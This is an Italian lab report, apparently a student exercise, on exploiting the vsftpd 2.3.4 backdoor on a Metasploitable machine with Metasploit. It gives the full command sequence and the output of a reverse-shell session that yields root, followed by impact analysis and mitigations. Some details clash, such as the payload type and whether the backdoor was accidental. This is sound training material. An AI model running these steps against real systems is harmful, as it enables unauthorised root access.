
Report Tecnico: Sfruttamento Vulnerabilità vsftpd (Backdoor)

Obiettivo: Ottenere l'accesso non autorizzato (root) alla macchina bersaglio sfruttando una vulnerabilità nota nel servizio FTP, per poi dimostrare l'avvenuta compromissione creando una directory specifica nel file system.

Ambiente di Test:

- **Macchina Attaccante (Kali Linux):** 192.168.1.171
 - **Macchina Bersaglio (Metasploitable):** 192.168.1.149
 - **Servizio Vulnerabile:** vsftpd 2.3.4 (Porta 21)
-

Premessa e Considerazioni Metodologiche

Il Contesto dell'Esercitazione (Ambiente di Laboratorio) Questa relazione documenta una simulazione pratica di attacco informatico condotta all'interno di un ambiente di rete isolato e strettamente controllato. L'utilizzo di una macchina bersaglio come **Metasploitable** (un sistema operativo Linux intenzionalmente configurato con falle di sicurezza note) è una pratica standard e fondamentale nello studio della *Cybersecurity*. Questo approccio metodologico permette di osservare dal vivo le meccaniche di sfruttamento delle vulnerabilità in modo totalmente etico e legale, senza mettere a rischio infrastrutture reali.

Obiettivi Didattici e Formativi La presente esercitazione non si limita all'esecuzione meccanica di un attacco, ma mira a sviluppare specifiche competenze analitiche e operative. Gli obiettivi centrali sono:

- **Adozione di standard industriali:** Imparare a padroneggiare il **Metasploit Framework**, uno degli strumenti più utilizzati a livello globale dagli analisti di sicurezza per condurre attività di **Penetration Testing**.
- **Comprensione del perimetro d'attacco:** Verificare empiricamente come l'esposizione di un singolo servizio di rete obsoleto o compromesso (un demone FTP) possa fungere da porta di ingresso per l'intero sistema.
- **Analisi dell'impatto:** Dimostrare le conseguenze critiche derivanti dall'ottenimento non autorizzato dei massimi privilegi di sistema (root), testando le capacità di alterazione del file system bersaglio.

La Lezione Storica del Vettore di Attacco Il caso specifico del servizio *vsftpd 2.3.4* rappresenta un esempio di studio fondamentale nell'ambito della **Supply Chain Security** (la sicurezza della catena di approvvigionamento del software). La vulnerabilità sfruttata in questo test non deriva da un semplice errore di distrazione dei programmatori, ma è una vera e propria *Backdoor* (una "porta di servizio" occulta). Nel 2011, attori malevoli riuscirono a infiltrarsi nei server di distribuzione ufficiali di vsftpd, alterando il codice originale del software e inserendo questa porta segreta. L'esercitazione evidenzia quindi una regola d'oro della difesa informatica: l'importanza vitale di verificare sempre le firme digitali e l'integrità dei software prima di installarli in una rete di produzione.

Glossario dei Termini Tecnici


Al fine di garantire la massima chiarezza nell'esposizione delle fasi operative, si fornisce di seguito una breve definizione dei concetti cardine utilizzati in questa relazione:

- **Vulnerabilità (Vulnerability):** Un difetto, un bug o una debolezza nella progettazione, implementazione o configurazione di un sistema o software. Rappresenta la "falla" nella corazza difensiva che rende possibile un attacco informatico.
 - **Exploit:** Un frammento di software, una sequenza di comandi o una metodologia creata per approfittare di una vulnerabilità specifica. È lo strumento attivo (il "grimaldello") utilizzato per forzare la porta di un sistema e ottenere un accesso non autorizzato.
 - **Payload:** Il codice che viene fisicamente eseguito sul sistema bersaglio una volta che l'exploit ha avuto successo. Se l'exploit apre la porta, il payload è il "carico" che viene rilasciato all'interno (ad esempio, un software per il controllo remoto o un comando per creare un nuovo utente).
 - **Backdoor:** Un metodo occulto, di natura hardware o software, utilizzato per aggirare i normali protocolli di autenticazione di un sistema. Può essere inserita intenzionalmente da un attaccante (o da uno sviluppatore disonesto) per garantirsi un accesso furtivo e continuo nel tempo.
 - **Shell:** Un'interfaccia a riga di comando che permette di interagire direttamente con il "cuore" del sistema operativo (il Kernel). Ottenere una "shell remota" significa acquisire la capacità di impartire comandi sul computer della vittima dal proprio terminale.
-

Fase 1: Inizializzazione e Ricognizione

1. Avvio del Framework di Attacco


- **Comando Eseguito:** msfconsole
- **Perché è stato usato:** Questo comando avvia Metasploit, il programma principale che contiene migliaia di strumenti pronti all'uso per testare le vulnerabilità dei sistemi.
- **Output Atteso:**



]

2. Ricerca del Modulo Corretto

- **Comando Eseguito:** search vsftpd
- **Perché è stato usato:** Sapendo che il bersaglio usa il servizio "vsftpd", usiamo questo comando per interrogare il database interno di Metasploit e trovare l'exploit specifico per quella versione (una backdoor lasciata aperta accidentalmente dagli sviluppatori del software nel 2011).
- **Output Atteso:**



Fase 2: Configurazione dell'Attacco

3. Selezione dell'Exploit

- **Comando Eseguito:** use exploit/unix/ftp/vsftpd_234_backdoor
- **Perché è stato usato:** Indica al programma che vogliamo "armare" esattamente quell'arma digitale trovata nella ricerca precedente.
- **Output Atteso:** Il prompt del terminale cambia colore e mostra il percorso dell'exploit, confermando la selezione: msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

4. Impostazione del Bersaglio

- **Comando Eseguito:** set RHOSTS 192.168.1.149
- **Perché è stato usato:** La sigla RHOSTS significa "Remote Hosts" (Host Remoto). Con questo comando stiamo prendendo la mira, dicendo a Metasploit l'indirizzo IP esatto della macchina da attaccare.
- **Output Atteso:** Plaintext
RHOSTS => 192.168.1.149

```
msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
```

Fase 3: Esecuzione e Post-Exploitation

5. Avvio dell'Exploit

- **Comando Eseguito:** exploit
- **Perché è stato usato:** È il "grilletto". Lancia l'attacco verso l'IP bersaglio. L'exploit si connette alla porta 21, attiva la backdoor segreta e ci restituisce una *shell* (un canale di comando diretto sul bersaglio).
- **Output Atteso (Molto Importante):**

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.1.171:4444
[+] 192.168.1.149:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.171:4444 -> 192.168.1.149:57787) at 2026-05-18 08:41:53 -0400
```

6. Verifica Privilegi e Completamento Esercizio

- **Comandi Eseguiti in sequenza:**
 - whoami (Per verificare chi siamo nel sistema)
 - cd / (Per spostarci nella radice principale del disco)
 - mkdir test_metasploit (Per creare la cartella richiesta dal docente)

- ls -l (Per visualizzare la lista dei file e dimostrare che la cartella esiste)
- **Perché sono stati usati:** Questa fase serve a dimostrare di aver effettivamente compromesso la macchina. La creazione della cartella test_metasploit funge da "bandierina" (flag) che prova il nostro accesso.
- **Output Atteso:**

```
meterpreter > getuid
Server username: root
meterpreter > cd /
meterpreter > mkdir test_metasploit
Creating directory: test_metasploit
meterpreter > shell
Process 4713 created.
Channel 1 created.
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:80:27:8f
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fd41:be38:c4c7:0:a00:27ff:fe80:278f/64 Scope:Global
          inet6 addr: 2001:b07:6475:f434:a00:27ff:fe80:278f/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe80:278f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1505 errors:0 dropped:0 overruns:0 frame:0
          TX packets:403 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1297806 (1.2 MB)  TX bytes:41271 (40.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

```
drwxr-xr-x  2 root root    4096 Mar 16  2010 srv
drwxr-xr-x 12 root root      0 May 18 10:24 sys
drwx----- 2 root root    4096 May 18 08:58 test_metasploit
drwx----- 2 root root    4096 May 18 10:45 test_metasploit
drwxr-xr-x  4 root root    4096 May 18 10:25 tmp
```

Conclusione e Analisi Tecnica dell'Esercitazione

1. Dinamica della Vulnerabilità (Il Vettore di Attacco)

L'attacco condotto ha dimostrato con successo lo sfruttamento di una vulnerabilità critica di tipo *Backdoor* presente nella release **vsftpd 2.3.4**. Nel 2011, il repository originale di questo software subì una compromissione e venne distribuita una versione contenente codice malevolo. L'exploit eseguito tramite Metasploit agisce sfruttando questa anomalia: invia un tentativo di accesso FTP inserendo una specifica sequenza di caratteri nel nome utente (precisamente lo *smiley* :)). Il software vulnerabile, ricevendo questo input, innesca la backdoor e apre silenziosamente una porta in ascolto (la 6200) alla quale associa una shell interattiva di sistema.

2. Valutazione dell'Impatto (System Compromise)

L'esito di questa attività si traduce in una compromissione totale della macchina Metasploitable. Poiché il servizio FTP vulnerabile era in esecuzione sul sistema con i massimi privilegi, la shell ottenuta dall'attaccante ha ereditato immediatamente i diritti dell'utente root. Questo scenario ha permesso di bypassare completamente la fase di *Privilege Escalation* (scalata dei privilegi) e ha compromesso i pilastri fondamentali della sicurezza:

Principio Violato	Conseguenza Pratica sul Sistema
Riservatezza	L'attaccante ha la capacità di leggere qualsiasi file, inclusi i file critici come /etc/shadow contenenti gli hash delle password degli utenti.
Integrità	L'attaccante può creare, alterare o distruggere risorse. Questo è stato dimostrato empiricamente tramite l'iniezione del comando mkdir e la creazione della directory non autorizzata test_metasploit nella root del sistema.
Disponibilità	Avendo permessi di root, l'attaccante potrebbe arrestare servizi essenziali o spegnere l'intera macchina, causando un disservizio completo.

3. Strategie di Mitigazione (Difesa dell'Infrastruttura)

In uno scenario operativo reale o nella progettazione di una rete sicura, la risoluzione di questa criticità richiederebbe le seguenti azioni correttive:

- **Patch Management:** Disinstallare la versione compromessa e aggiornare il servizio vsftpd a una release recente, sicura e verificata dalle firme digitali degli sviluppatori.
- **Principio del Minimo Privilegio:** Riconfigurare i demoni di rete in modo che non vengano eseguiti di default con i permessi di root. Se un servizio limitato viene bucato, l'attaccante rimarrà confinato in uno spazio ristretto.
- **Segmentazione e Firewalling:** Implementare regole di firewall rigide e sistemi IDS/IPS (Intrusion Detection/Prevention System) capaci di rilevare e bloccare l'apertura di porte anomale (come la 6200) o traffico sospetto verso l'esterno.